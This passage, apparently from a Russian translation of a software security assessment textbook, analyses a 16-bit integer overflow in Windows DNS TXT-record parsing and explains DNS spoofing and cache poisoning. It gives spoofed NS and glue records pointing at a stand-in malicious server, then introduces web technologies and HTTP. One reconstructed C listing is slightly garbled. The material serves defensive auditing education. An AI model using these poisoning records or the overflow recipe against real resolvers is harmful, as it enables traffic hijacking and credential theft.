Помимо проблем `sign extension`, возникают и другие сложности, когда программа решает широко использовать 16-битные переменные для размеров или хранения значений длины. В частности, при небрежном использовании 16-битных значений существует риск `integer overflows`, подобно тому как программы, работающие с протоколами с 32-битными длинами, уязвимы к `integer overflows`. В контексте DNS любое сложение или умножение 16-битной переменной представляет потенциальную опасность, если пользователи могут задавать большие 16-битные значения. Чтобы понять эту проблему, посмотрите на ошибку, которая была в коде разбора DNS от Microsoft. Чтобы понять ошибку, сначала нужно изучить процедуру выделения памяти, используемую для записей. Следующий код показывает функцию `Dns_AllocateRecord()`:

```
.text:76F239EC ; __stdcall Dns_AllocateRecord(x)
.text:76F239EC _Dns_AllocateRecord@4 proc near
.text:76F239EC arg_4          = word ptr 8
.text:76F239EC             mov     edi, edi
.text:76F239EE             push    ebp
.text:76F239EF             mov     ebp, esp
.text:76F239F1             push    esi
.text:76F239F2             mov     si, [ebp+arg_4]
.text:76F239F6             movzx   eax, si
.text:76F239F9             add     eax, 18h
.text:76F239FC             push    eax
.text:76F239FD             call   _Dns_AllocZero@4 ; Dns_AllocZero(x)
.text:76F23A02             mov     edx, eax
.text:76F23A04             test    edx, edx
.text:76F23A06             jz      loc_76F2DCB5
.text:76F23A0C             push    edi
.text:76F23A0D             push    6
.text:76F23A0F             pop     ecx
.text:76F23A10             xor     eax, eax
.text:76F23A12             mov     edi, edx
.text:76F23A14             rep stosd
.text:76F23A16             mov     [edx+0Ah], si
.text:76F23A1A             mov     eax, edx
.text:76F23A1C             pop     edi
.text:76F23A1D loc_76F23A1D: ; CODE XREF: .text:76F2DCBF
.text:76F23A1D             pop     esi
.text:76F23A1E             pop     ebp
.text:76F23A1F             retn    4
.text:76F23A1F _Dns_AllocateRecord@4 endp
```

Этот ассемблерный код примерно переводится в следующий C-код:

```
/* sizeof DnsRecord structure is 24 (0x18) bytes */

struct DnsRecord {
    unsigned short size;      /* offset 0x0A */
    unsigned char data[0];    /* offset 0x18 */
}

struct DnsRecord *Dns_AllocateRecord(unsigned short size)
{
    struct DnsRecord *record;

    record = (struct DnsRecord *)Dns_AllocZero(size + sizeof(struct DnsRecord));

    if(record == NULL){
        SetLastError(8);
        return NULL;
    }

    memset((void *)record, 0, sizeof(struct DnsRecord));

    record->size = size;

    return record;
}
```

Возможно, вы задаетесь вопросом, почему функция `SetLastError()` есть в C-коде, но не в ассемблере. Ассемблерный вывод показывает, что код проверяет возвращаемое значение `Dns_AllocZero()`, а затем выполняет переход, если оно равно нулю, что происходит в точке `76F23A06`. Код, к которому выполняется переход, не показан, но он вызывает `SetLastError()`. Заинтересованные читатели могут посмотреть эту функцию в `dnsapi.dll` в Windows XP или `dnsrslvr.dll` в Windows 2000.

Как видите, эта процедура выделения памяти может быть опасной. Она принимает 16-битный параметр размера, поэтому если эту функцию когда-либо можно вызвать с размером выделения больше 65535 байт, максимального представимого 16-битного значения, старшие 16 бит будут проигнорированы и будет выделен небольшой блок данных, недостаточный для хранения всех данных. Оказывается, DNS-пакеты в другом месте кода ограничены максимумом 16384 байт для TCP и 1472 байт для UDP, поэтому в нормальных обстоятельствах нельзя указать запись, достаточно большую для срабатывания переполнения. Однако посмотрите внимательнее на обработку `text records`. Следующий код переведен в C из функции `TxtRecordRead()`, которая используется для разбора записей с текстовыми полями. Эти записи состоят из нескольких текстовых полей, каждое из которых содержит однобайтное поле длины, за которым следуют текстовые данные.

```
struct DnsRecord *TxtRecordRead(int to_unicode,
                                unsigned char *src, unsigned char *end)
{
    unsigned short length;
    int count, bytes_needed;
    struct DnsRecord *record;

    for(count = 0, bytes_needed = 0; src < end; count++){
        length = *src++;

        bytes_needed += ((to_unicode)
                        2*length + 2 : length + 1);

        src += length;
    }

    if(src != end){
        SetLastError(0x0D);
        return NULL;
    }
}
```

```

    }

    record = Dns_AllocateRecord(
        ((count + 1) * sizeof(char *)) + bytes_needed);

    ... copy data and pointers ...
}

```

Для каждого текстового поля в записи выделяется четыре байта под значение указателя на текстовое поле, и два байта выделяются для каждого байта, появляющегося в текстовых данных. Причина в том, что данные в текстовом поле преобразуются из кодировки UTF-8 в широкие символы Unicode. Также код добавляет два байта для завершающего NUL после копируемой текстовой строки. Когда у вас есть запись нулевой длины, она состоит из одного байта: поля длины со значением 0. Для каждой встреченной записи нулевой длины к размеру выделения, передаваемому в `Dns_AllocateRecord()`, добавляется шесть байт: четыре байта под указатель и два байта под значение NUL. Шесть байт на каждый один байт, появляющийся в записи, позволяют достичь 16-битной границы 65535 байт записью примерно в 10922 байта, которую можно передать в TCP-пакете. Следовательно, можно вызвать переполнение буфера.

## DNS Spoofing

DNS - протокол для получения информации из крупномасштабной распределенной базы данных, и он используется клиентами сервиса и серверами, поддерживающими всю базу данных. Поскольку система требует высокой степени доверия, что произойдет, если атакующие злоупотребят этим доверием и передадут плохую информацию тем, кто запрашивает DNS-сведения? Последствия такой атаки могут быть весьма серьезными, в зависимости от того, как клиенты используют ложную информацию. В прошлом `hostnames` часто использовались для проверки личности пользователя. Например, служба UNIX `rlogin` обращалась к файлу с комбинациями имен пользователей и `hostnames` для аутентификации входящих соединений вместо аутентификации по имени пользователя и паролю, которую в то время использовало большинство других служб. Поэтому если атакующие могли подделать DNS-ответы так, чтобы их IP-адреса выглядели как один из узлов в этом файле, они могли обойти аутентификацию и войти на целевую машину. В наши дни DNS `names` редко используются для аутентификации сторон таким прямым способом; однако возможность подделывать DNS-ответы все еще является серьезной проблемой.

Самый серьезный современный риск - `impersonation` легитимного сайта. Вредоносные узлы могут выдавать себя за легитимные назначения и собирать аутентификационные данные или другую чувствительную информацию. Например, атакующие могут выдать себя за магазин, который клиенты обычно посещают, такой как `www.amazon.com/`. Выдавая себя за легитимный сайт и обманывая некоторых клиентов, злоумышленники могут собрать учетные данные Amazon и информацию о кредитных картах у клиентов, просматривающих сайт. Этим атакующим придется проделать несколько трюков, чтобы поддельный сайт казался настоящим, но обычно они могут обмануть большинство пользователей.

## Cache Poisoning

Исходный алгоритм resolver, заданный в DNS RFCs, был уязвим к poisoning attack, позволявшей атакующим предоставлять вредоносные IP-адреса для произвольных доменных имен.

Предположим, атакующие контролируют zone badperson.com. Жертва спрашивает name server атакующих об A records для www.badperson.com. Они могут ответить, делегировав полномочия для поддомена www hostname, который хотят отравить. Например, они могут включить в ответ authority section с такими NS resource records:

```
www.badperson.com. NS ns1.google.com.
```

```
www.badperson.com. NS ns2.google.com.
```

```
www.badperson.com. NS ns3.google.com.
```

```
www.badperson.com. NS ns4.google.com.
```

По сути, атакующие сообщают жертве, что поддомен www.badperson.com обслуживается четырьмя authoritative name servers, которые случайно оказываются name servers Google. Смертельный удар находится в additional section ответа, где атакующие помещают A resource records для name servers Google:

```
ns1.google.com A 10.20.30.40
```

```
ns2.google.com A 10.20.30.40
```

```
ns3.google.com A 10.20.30.40
```

```
ns4.google.com A 10.20.30.40
```

RFC 1034 говорит, что resolution code должен проверить, что делегирование идет к "лучшему" name server, чем тот, который использовался в текущем запросе. В этом примере запрос для www.badperson.com. был сделан к name server badperson.com.. Этот запрос делегируется name servers Google, но пакет говорит, что name servers являются authoritative для поддомена www.badperson.com.. Этого достаточно, чтобы пройти проверку алгоритма на "лучший" сервер. Настоящая проблема в том, что алгоритм предлагает коду слепо доверять дополнительным A records, которые выглядят как полезный glue. Уязвимые реализации BIND примерно 1997 года помещали эти A records в cache. Любые будущие запросы жертв к узлу google.com. в итоге обращались бы к злому name server атакующих по адресу 10.20.30.40.

## Ошибка Windows Resolver

Windows resolvers также имеют ошибку, позволяющую атакующим перехватывать популярные веб-сайты для конкретных целей. Предположим, атакующие контролируют zone badperson.com. Жертва спрашивает их name server об A records для www.badperson.com. На этот раз атакующие могут ответить, делегировав полномочия для домена com. злому name server под своим контролем. Authority section может содержать такой NS resource record:

```
com. NS evil.reallybad.org.
```

У resolver жертвы нет причины доверять этому ответу, поскольку он совершенно нелогичен. Однако Windows кэшировала этот NS record из-за ошибки реализации. Это означает, что позже, когда resolver понадобится связаться с name server для zone .com, он вместо этого обратится к evil.reallybad.org. Windows NT и Windows 2000 SP1 и SP2 по умолчанию были уязвимы к этой проблеме, и она также затрагивала различные продукты Symantec.

## Подделка ответов

Большая часть взаимодействия между DNS-клиентами и серверами происходит поверх UDP, ненадежного и неаутентифицированного транспорта. "Неаутентифицированный" означает, что нет способа проверить, что отправители являются теми, за кого себя выдают. TCP тоже является неаутентифицированным транспортом, но в гораздо меньшей степени. Дополнительную информацию см. в главе 14. Поэтому как клиент или сервер узнает, что запрос пришел из легитимного источника? Ответ прост: во многих обстоятельствах никак. Традиционный способ проверки DNS-ответов - использование поля DNS ID в заголовке. Когда DNS-клиент создает question, он назначает якобы случайное число для поля ID. Когда он получает ответы, он проверяет, что поле DNS ID соответствует запросу. Эта проверка выполняется путем подтверждения, что пакет ответа имеет то же значение в поле DNS ID, что и packet query, изначально отправленный клиентом. Имея эту информацию, можно запустить несколько атак. Одна из самых очевидных - man-in-the-middle атака со стороны того, кто может наблюдать DNS-трафик. Эту атаку довольно легко выполнить, поэтому считайте ее известным риском и сосредоточьтесь на blind spoofing.

Проблемы DNS spoofing затрагивают как серверные, так и клиентские реализации DNS, потому что серверы делают запросы от имени клиентов и обычно кэшируют результаты, если настроены на recursion. Когда сервер выпускает DNS-запрос для рекурсивного разрешения удаленного узла от имени клиента, удаленные ответы серверам могут быть подделаны и затем закэшированы. В основном большинство атак такого рода вращается вокруг того, насколько предсказуем алгоритм генерации DNS ID в реализации. Самые простые реализации используют фиксированный инкремент, обычно на 1, для каждого создаваемого question. В прошлом BIND, один из ведущих name servers в Интернете, был уязвим к этой проблеме, на что указали Secure Networks Inc. и CORE; это задокументировано по адресу <http://attrition.org/security/advisory/nai/SNI-12.BIND.advisory>. Advisory пошагово описывает, что требуется для cache poisoning name servers путем подделки ответов от удаленного DNS-сервера.

NB. В некотором смысле эта атака похожа на spoofing TCP sequence number, упомянутый в главе 14, за исключением того, что DNS IDs должны совпадать точно. Для внедрения TCP-данных достаточно sequence number внутри TCP window.

Dan Bernstein дает отличное резюме текущих рисков blind forgery по адресу <http://cr.yp.to/djbdns/forgery.html>:

Атакующий из любой точки Интернета, не имея доступа ни к сети клиента, ни к сети сервера, также может подделывать ответы, хотя это не так просто. В частности, ему нужно угадать время запроса, DNS ID (16 бит) и порт DNS-запроса (15-16 бит). Программа dnscache использует криптографический генератор для ID и порта запроса, делая их крайне трудными для предсказания. Однако атакующий, сделавший несколько миллиардов случайных попыток, скорее всего, преуспеет хотя бы один раз; десятков миллионов попыток достаточно при colliding attack; против BIND достаточно сотни тысяч попыток, потому что BIND продолжает использовать один и тот же порт для каждого запроса; а против старых версий BIND достаточно тысячи попыток при colliding attack.

Отсутствие аутентификации в этом протоколе является признанной проблемой, и были предприняты шаги для его защиты. В частности, DNS-сообщения можно криптографически проверять с помощью типов записей TKEY и TSIG, но этот метод пока не используется широко, хотя большинство реализаций его поддерживает. По этой причине нельзя предполагать, что криптографическая проверка защищает реализацию от уязвимостей предсказания DNS ID, если

только проверяемая реализация не требует использования криптографических возможностей DNS. Алгоритмы генерации DNS ID, основанные на известных значениях, также могут быть не слишком безопасными. Например, DNS ID, основанный на времени, возвращаемом функциями `time()`, может быть довольно легко угадать.

## Резюме

Эта глава описала общий процесс оценки реализаций сетевых протоколов. В дополнение к этому процессу вы также прошли через выявление уязвимостей в нескольких популярных протоколах. Хотя эта глава не является исчерпывающим обзором протоколов, она определенно должна дать вам твердое понимание того, как оценивать незнакомую реализацию. Вы должны уверенно применять те же базовые приемы при проверке реализации спецификации формата файла или другого метода обмена данными.

# Глава 17. Веб-приложения

"Может быть, этот мир - ад какой-то другой планеты."

Aldous Huxley, Brave New World

## Введение

Веб-приложения - одна из самых популярных областей современной разработки программного обеспечения; фактически они, возможно, являются главным новшеством эпохи доткомов. Менее чем за десятилетие они превратили простой коммуникационный протокол (HTTP) в основной способ современного взаимодействия. Быстрое распространение веб-приложений стало результатом их способности предоставлять удобный доступ к информации и сервисам способами, ранее невозможными. Обратная сторона в том, что веб-приложения принесли новый набор проблем безопасности и классов уязвимостей, поэтому вам почти наверняка придется оценивать безопасность веб-приложений. Эта задача может быть сложной, потому что Web существует как свободная совокупность быстро развивающихся технологий. В эту совокупность часто входят трудные архитектурные шаблоны, переплетенные со сторонним промежуточным ПО и платформами веб-серверов. Однако можно использовать несколько базовых стратегий, чтобы прорезать головкружительный набор технологий и сосредоточиться на сути: поиске уязвимостей безопасности. Конечно, значительная часть современной разработки веб-приложений связана со сложными сторонними фреймворками, поэтому проверяющие безопасность должны дополнять анализ исходного кода веб-приложений эксплуатационными проверками и живым тестированием.

Веб-программирование разделено на две главы. Эта глава дает обзор Web и HTTP, базовых проектных трудностей, с которыми сталкиваются веб-разработчики, и краткий обзор технологий веб-программирования. Затем вы узнаете общие стратегии и приемы аудита веб-приложений, а также эксплуатационные вопросы веб-среды. Наконец, вы узнаете о типах уязвимостей, которые преследуют такие программы, и о том, как их находить. Глава 18, "Веб-технологии", рассматривает некоторые популярные технологии веб-разработки и их проблемы безопасности.

## Обзор веб-технологий

Разработка веб-сайта может казаться прямолинейной или по крайней мере более простой, чем разработка полноценного кросс-платформенного сетевого приложения. К лучшему или к худшему, веб-технология развилась до точки, где разработка веб-приложения почти так же сложна, как разработка других сетевых сервисов. Следующий абзац взят из документации популярного open source веб-фреймворка Apache Struts:

Ядро фреймворка Struts - гибкий слой управления, основанный на стандартных технологиях вроде Java Servlets, JavaBeans, ResourceBundles и XML, а также на различных пакетах Jakarta Commons. Struts поощряет архитектуры приложений на основе подхода Model 2, варианта классической проектной парадигмы Model-View-Controller (MVC).

Struts предоставляет собственный компонент Controller и интегрируется с другими технологиями для предоставления Model и View. Для Model Struts может взаимодействовать со стандартными технологиями доступа к данным, такими как JDBC и EJB, а также почти с любыми сторонними пакетами, такими как Hibernate, iBATIS или Object

Relational Bridge. Для View Struts хорошо работает с JavaServer Pages, включая JSTL и JSF, а также с Velocity Templates, XSLT и другими системами представления.

Если вы все это понимаете, вероятно, можете пропустить первую половину этой главы. Если нет, эта и следующие главы охватывают достаточно материала, чтобы вы хотя бы смогли к нему подступиться. Фреймворк Struts не одинок в веб-пространстве по сложности и трудности входа. Суть в том, что при проверке веб-приложений корпоративного класса нужно учитывать такие детали. Нужно закладывать заметное время на подготовку или находить стратегию работы с незнакомой и сложной технологией. Оставшаяся часть этого раздела дает обзор общих принципов и распространенных элементов самых популярных веб-технологий.

## Основы

World Wide Web (WWW) - распределенная глобальная сеть серверов, публикующих документы по различным протоколам, таким как gopher, FTP и HTTP. Документ, или ресурс, идентифицируется Uniform Resource Identifier (URI), например `http://www.neohapsis.com/index.html`. Этот URI является идентификатором HTML-документа, расположенного на веб-сервере `www.neohapsis.com` по пути `/index.html`, который можно получить через HTTP-запрос.

Hypertext Markup Language (HTML) - простой язык разметки текстовых документов тегами, которые определяют семантическую структуру и визуальное представление. HTML является приложением Standard Generalized Markup Language (SGML), то есть языком разметки, определенным в SGML. Ключевое понятие HTML - гиперссылка, то есть ссылка на другой ресурс на другом сервере, заданная как URI. Одна из определяющих характеристик Web состоит в том, что он в значительной степени состоит из гипертекста: взаимосвязанных документов, ссылающихся друг на друга через гиперссылки.

Hypertext Transport Protocol (HTTP) - простой протокол, который веб-серверы используют, чтобы делать документы доступными клиентам; подробнее он рассматривается далее в разделе "HTTP". Веб-клиент, или веб-браузер, подключается к веб-серверу через TCP-соединение и отправляет простой запрос к пути URI, например `/index.html`. Затем сервер возвращает этот документ по соединению или уведомляет клиента, если произошла ошибка. Веб-серверы обычно слушают порт 80. HTTP, обернутый в SSL и известный как HTTPS, обычно доступен на порту 443.

## Статическое содержимое

Самый прямолинейный запрос, который может обработать веб-сервер, - запрос файла, находящегося в его локальной файловой системе или в памяти. Веб-сервер просто извлекает файл и отправляет его в сеть как HTTP-ответ. Этот процесс называется отдачей статического содержимого, потому что документ одинаков для каждого пользователя при каждой отдаче.

Статическое содержимое отлично подходит для данных, которые меняются редко, например для вашего сайта о Star Trek или фотографий обширной коллекции консервированного мяса. Однако более сложным веб-сайтам нужна возможность программно управлять выводом веб-сервера. Веб-сервер должен создавать содержимое на лету, реагируя на действия пользователей, чтобы проявлять поведение приложения. Естественно, существует множество способов, которыми программист может взаимодействовать с веб-сервером для создания такого динамического содержимого.



## CGI

Common Gateway Interface (CGI) - один из старейших механизмов создания динамического веб-содержимого. CGI-программа просто получает ввод от веб-сервера через переменные окружения, командную строку и стандартный ввод. Этот ввод описывает запрос, который пользователь отправил веб-серверу. CGI-программа выполняет некоторую обработку этого ввода, а затем записывает свой вывод, обычно HTML-документ, в стандартный вывод. Когда веб-сервер получает запрос к CGI-программе, он просто выполняет fork и запускает эту программу как новый процесс, а затем пересылает вывод программы обратно пользователю.

CGI-программы можно писать почти на любом языке, поскольку единственное реальное требование - способность писать в STDOUT. Perl является популярным выбором благодаря возможностям работы со строками; то же относится к Python и Ruby. Вот минимальная CGI-программа на Perl:

```
# !/usr/bin/perl

print "Content-type: text/html\r\n\r\n";

print "<html><body>hi!</body></html>\r\n";
```

Главный недостаток модели CGI в том, что она требует отдельного процесса для каждого веб-запроса, а значит плохо подходит для обработки высокой нагрузки. Существуют модифицированные интерфейсы, такие как FastCGI, которые позволяют облегчить процесс обработки запросов, но программы в стиле CGI обычно используются для приложений с низким трафиком.

## API веб-сервера

Большинство веб-серверов предоставляет API, позволяющий разработчикам настраивать поведение сервера. Такие API реализуются созданием разделяемой библиотеки или динамической библиотеки (DLL) на C или C++, которая загружается в веб-сервер во время выполнения. Эти расширения веб-сервера можно использовать для создания динамического содержимого, поскольку веб-запросы могут передаваться предоставленным разработчиком функциям, которые обрабатывают их и генерируют ответы. Эти расширения также позволяют глобально изменять сервер, так что разработчики могут анализировать или обрабатывать каждый запрос, который проходит через сервер. Такие API позволяют гораздо более тонкую настройку, чем интерфейсы вроде CGI, потому что веб-разработчики могут менять поведение веб-сервера на очень детальном уровне, манипулируя общими структурами данных и используя управляющие API и обратные вызовы. Ниже приведены распространенные интерфейсы:

- Internet Server Application Programming Interface (ISAPI): Microsoft предоставляет этот API для расширения функциональности своего веб-сервера Internet Information Services (IIS). ISAPI-фильтры и DLL часто встречаются в старых веб-приложениях на базе Microsoft, особенно в веб-интерфейсах к коммерческим программным пакетам.
- Netscape Server Application Programming Interface (NSAPI): API управления веб-сервером Netscape можно использовать для расширения линейки серверов и веб-прокси Netscape. Иногда он используется в старых корпоративных приложениях для глобальной проверки ввода как первой линии защиты.
- Apache API: этот API поддерживает расширение open source веб-сервера Apache через модули и фильтры.

Многие другие технологии веб-программирования, обсуждаемые в этой главе, реализованы поверх этих API веб-серверов. Современные веб-серверы обычно построены открытым модульным образом. Поэтому эти API расширений можно использовать для внесения изменений, сопоставимых с тем, чего вы ожидали бы от полноценной модификации исходного кода веб-сервера.

## Серверные включения

Веб-сервер не изучает типичный статический HTML-документ, когда отдает его веб-браузеру. Сервер просто читает документ из памяти или с диска и отправляет его по сети, не заглядывая в содержимое. Несколько технологий основаны на небольшом изменении этой схемы: веб-сервер просматривает и обрабатывает документ во время отдачи клиенту. Сложность таких технологий варьируется от простых директив веб-серверу до полноценных интерпретаторов языков программирования, встроенных в веб-сервер.

Самая простая и старая форма серверной обработки документов - server-side includes (SSI), то есть специально оформленные теги, помещаемые в HTML-страницы. Эти теги являются простыми директивами веб-серверу, которые выполняются при показе документа пользователю. Когда веб-сервер выводит документ, он извлекает SSI-теги и выполняет соответствующие действия. Такие теги предоставляют базовую функциональность и могут использоваться для создания простого динамического содержимого. Большинство веб-серверов так или иначе поддерживает их. Посмотрите на несколько примеров SSI. Следующая команда печатает значение переменной веб-сервера DOCUMENT\_NAME, то есть имя запрошенного документа:

```
<p>The current page is <!--#echo var="DOCUMENT_NAME" --></p>
```

Следующая SSI-директива указывает серверу получить файл /footer.html и заменить тег #include содержимым этого файла:

```
<!--#include virtual="/footer.html" -->
```

Когда веб-сервер разбирает следующий тег, он запускает команду ls и заменяет тег #exec ее результатами:

```
<!--#exec cmd="ls" -->
```

Как проверяющего безопасность, функциональность SSI должна заставить вас немного насторожиться. Подробнее о некоторых проблемах обработки SSI вы узнаете в разделе "Программируемые SSI" далее в этой главе.

## Серверное преобразование

Хранить содержимое веб-сайта в формате, отличном от HTML, часто выгодно. Это содержимое может генерироваться другой программой или инструментом в распространенном формате, таком как XML, либо находиться в живом ресурсе, например на сервере базы данных. Веб-разработчики могут использовать технологии серверного разбора, чтобы указать веб-серверу автоматически преобразовывать содержимое в HTML на лету. Эти технологии сложнее серверных включений, но не настолько развиты, как более популярные полноценные реализации серверных сценариев.

Extensible Stylesheet Language Transformation (XSLT) - общий язык, описывающий, как превратить один XML-документ в другой XML-документ. Веб-разработчики могут использовать XSLT, чтобы указать веб-серверу, как преобразовать XML-документ с содержимым страницы в HTML-документ, показываемый пользователям. Допустим, у вас есть следующий простой XML-документ, описывающий человека:

```
<person>
  <name>Zoe</name>
  <age>1</age>
</person>
```

Таблица стилей XSLT, описывающая, как превратить этот XML-документ в HTML, может выглядеть примерно так:

```
<xsl:stylesheet version = '1.0'
  xmlns:xsl='http://www.w3.org/1999/XSL/Transform'>
  <xsl:template match="/">
    <html>
      <body>
        <p>Name: <xsl:value-of select="person/name"/></p>
        <p>Age: <xsl:value-of select="person/age"/></p>
      </body>
    </html>
  </xsl:template>
</xsl:stylesheet>
```

Результатом преобразования XML-содержимого в HTML является следующий документ:

```
<html>
<body>
<p>Name: Zoe</p>
<p>Age: 1</p>
</body>
</html>
```

Internet Database Connection (IDC) - старая, теперь не поддерживаемая технология веб-программирования Microsoft для привязки HTML-страницы к источнику данных, например базе данных, и заполнения полей страницы динамическими данными. Она сильно похожа на XSLT. Веб-разработчики создают шаблон, известный как файл .htx; по сути это HTML-документ со специальными тегами, указывающими, куда нужно вставить данные из базы данных. Затем они создают файл .idc, который сообщает веб-серверу, какой файл шаблона использовать и какой запрос к базе данных выполнить, чтобы получить значения для заполнения шаблона.

## Серверные сценарии

Технология серверных сценариев - это, по сути, серверная обработка документов, поднятая на следующий уровень. Вместо встраивания простых директив или предоставления шаблонов преобразования серверные сценарные технологии позволяют веб-разработчикам встраивать настоящий программный код в HTML-документы. Когда веб-сервер встречает такие встроенные программы, он пропускает их через внутренний интерпретатор. Эта модель популярна для малой и средней веб-разработки, потому что обеспечивает хорошую производительность, а сайты, использующие ее, обычно просты в разработке. Ниже перечислены популярные технологии серверных сценариев:

- PHP: Hypertext Preprocessor (PHP): поскольку PHP - рекурсивная аббревиатура, можно догадаться, что это UNIX-ориентированная open source технология. Сейчас это популярный язык веб-разработки, особенно для малых и средних приложений. PHP - сценарный язык, изначально спроектированный для встраивания в HTML-файлы и интерпретации веб-сервером. Его довольно легко освоить, потому что он во многом пересекается с Perl, C и Java.

- **Active Server Pages (ASP):** ASP - популярная серверная сценарная технология Microsoft. ASP-страницы могут содержать код на разных языках, хотя большинство разработчиков использует VBScript или JScript, вариант JavaScript от Microsoft. Для ASP также относительно легко разрабатывать, потому что фреймворк ASP довольно прямолинеен, а страницы могут вызывать объекты Component Object Model (COM) для сложной обработки.
- **ColdFusion Markup Language (CFML):** этот серверный сценарный язык используется фреймворком Adobe ColdFusion, ранее Macromedia ColdFusion. ColdFusion - еще одна популярная технология, которая много лет сохраняла ядро разработчиков.
- **JavaServer Pages (JSP):** формально JSP является серверным сценарным языком в том же духе, что PHP и ASP. Он действительно позволяет веб-разработчикам встраивать Java-код в HTML-документы, но обычно используется не так, как другие серверные сценарные языки. JSP-страницы являются компонентом технологии Java-сервлетов, объясненной в следующем маркированном списке.

Со временем серверные сценарные решения отошли от интерпретируемой модели. Вместо того чтобы прогонять страницу через интерпретатор при каждом запросе, веб-сервер может скомпилировать страницу в более эффективное представление, например байт-код. Веб-серверу нужно выполнить такую компиляцию только один раз, поскольку он может держать скомпилированную программу в кэше. Виртуальная машина, интерпретирующая байт-код, затем может кэшировать соответствующий машинный код, что дает производительность, похожую на обычный компилируемый язык, например простой C/C++. Ниже приведены популярные технологии такого рода:

- **Java servlets:** Java, вероятно, во многом ответственна за эволюцию серверных сценариев, поскольку изначально была спроектирована вокруг компилируемой модели. Java-сервлеты - это просто классы, которые создаются веб-сервером и взаимодействуют с ним через общий интерфейс. JSP-страницы фактически компилируются веб-сервером в Java-сервлеты.
- **ASP.NET:** ASP.NET - переработка ASP от Microsoft. Код ASP.NET-страницы можно писать на любом языке .NET, таком как C# или VB.NET. Страницы компилируются в промежуточный язык (IL) и кэшируются веб-сервером. Фреймворк .NET выполняет JIT-компиляцию IL.
- **ColdFusion MX:** ColdFusion MX компилирует CFML-страницы в байт-код Java вместо запуска интерпретатора.

NB. Даже чистые сценарные технологии часто компилируются в байт-код при первом запросе сценария. Затем байт-код кэшируется, чтобы ускорить последующие запросы к тому же неизмененному сценарию.

## HTTP

HTTP - сетевой протокол, который лежит в основе всех веб-транзакций. Следующий раздел резюмирует ключевые моменты, но заинтересованным читателям стоит изучить RFC 2616 ([www.ietf.org](http://www.ietf.org)) или найти хороший прокси-инструмент для анализа Web и начать изучать трафик.

## Обзор

HTTP - прямолинейный протокол запросов и ответов, в котором каждый запрос, отправленный клиентом серверу, получает один ответ. Эти запросы выполняются поверх TCP-соединений. В современных версиях HTTP одно TCP-соединение обычно повторно используется для нескольких запросов к одному серверу, но исторически каждый веб-запрос приводил к созданию совершенно нового TCP-соединения. Вот пример простого HTTP-запроса:

```
GET /testing/test.html HTTP/1.1

Accept: image/gif, image/x-xbitmap, image/jpeg,
image/pjpeg,
application/x-gsarcade-launch, application/x-
shockwave-flash,
application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, */*

Accept-Language: en-us

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
.NET CLR 1.0.3705; .NET CLR 1.1.4322)

Host: test.testing.com:1234

Connection: Keep-Alive
```

HTTP-запросы состоят из заголовка и необязательного тела. Пустая строка, называемая carriage return/line feed (CRLF), отделяет заголовок от тела. У предыдущего запроса нет тела, поэтому пустая строка просто обозначает конец запроса.

Первая строка HTTP-запроса состоит из метода, пути URI и версии протокола HTTP. Метод сообщает серверу тип запроса. В предыдущем запросе используется метод GET, который просит сервер извлечь, то есть получить, запрошенный ресурс. Путь URI сообщает серверу, какой ресурс запрашивает клиент. Предыдущий запрос просит ресурс, расположенный на сервере по адресу /testing/test.html. Версия протокола указывает версию HTTP, используемую клиентом. В предыдущем запросе клиент использует версию HTTP/1.1.

Остальные строки заголовка запроса имеют один общий формат: имя поля, затем двоеточие, затем определение поля. Предыдущий запрос включает следующие поля заголовка запроса:

- **Accept:** это поле заголовка сообщает серверу, какие виды данных, например изображения или приложения, допустимы в ответе и каков порядок предпочтения.
- **Accept-Language:** это поле заголовка сообщает серверу, какие языки клиент принимает и предпочитает; в предыдущем запросе это американский английский.
- **Accept-Encoding:** это поле заголовка сообщает серверу, что при необходимости он может кодировать тело запроса определенными схемами.
- **User-Agent:** это поле заголовка сообщает серверу, какие версии программного обеспечения клиент использует для веб-браузера и операционной системы. Видно, что предыдущий запрос был сделан из Internet Explorer 6.0 (MSIE 6.0) на машине Windows XP (Windows NT 5.1) с установленной средой выполнения .NET 1.1 (.NET CLR 1.0.3705; .NET CLR 1.1.4322).
- **Host:** это поле заголовка сообщает веб-серверу, какому хосту предназначен запрос, что полезно, если на одной машине размещены несколько веб-сайтов, называемых виртуальными хостами. Видно, что запрос предназначался машине с именем test.testing.com, а клиент общается с сервером на порту 1234.
- **Connection:** это поле заголовка передает серверу параметры, специфичные для соединения. В предыдущем запросе значение клиента Keep-Alive сообщает серверу, что не нужно закрывать

соединение после ответа на запрос. Так клиент может повторно использовать TCP-соединение для отправки другого запроса.

Теперь посмотрим на ответ на этот запрос:

```
HTTP/1.1 404 Not Found

Date: Fri, 20 Aug 2006 01:58:14 GMT

Server: Apache/1.3.28 (Unix) PHP/4.3.0

Keep-Alive: timeout=15, max=100

Connection: Keep-Alive

Transfer-Encoding: chunked

Content-Type: text/html; charset=iso-8859-1

d3

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD><BODY>
<H1>Not Found</H1>
The requested URL /testing/test.html was not found on this
server.<P>
</BODY></HTML>

0
```

HTTP-ответы похожи на HTTP-запросы. Ответ имеет заголовок и тело, а заголовок ответа устроен так, что первая строка имеет специальный формат. Остальные строки заголовка ответа используют формат имени поля, двоеточия и значения поля.

Первая строка заголовка HTTP-ответа состоит из версии протокола HTTP, кода ответа и текстовой фразы причины. Версия протокола такая же, как в запросе: HTTP/1.1. Код ответа - числовой код состояния, который сообщает клиенту результат запроса. В предыдущем ответе это 404, что, вероятно, вам знакомо. Если нет, фраза причины ответа дает краткое текстовое описание кода состояния; в этом ответе это "Not Found".

Остальные строки заголовка ответа предоставляют информацию клиенту:

- Date: это поле сообщает клиенту, когда сервер сгенерировал ответ.
- Server: это поле дает клиенту информацию о программном обеспечении веб-сервера. Видно, что веб-сервер запускает Apache 1.3.28 на какой-то UNIX-машине.
- Keep-Alive и Connection: эти поля дают клиенту информацию о соединении и о том, как долго оно будет удерживаться открытым.
- Transfer-Encoding: это поле сообщает клиенту механизм, который сервер использует для передачи тела ответа. Этот сервер выбрал chunked-метод кодирования.
- Content-Type: это поле сообщает клиенту тип носителя и набор символов ответа, которым является обычный HTML-документ.

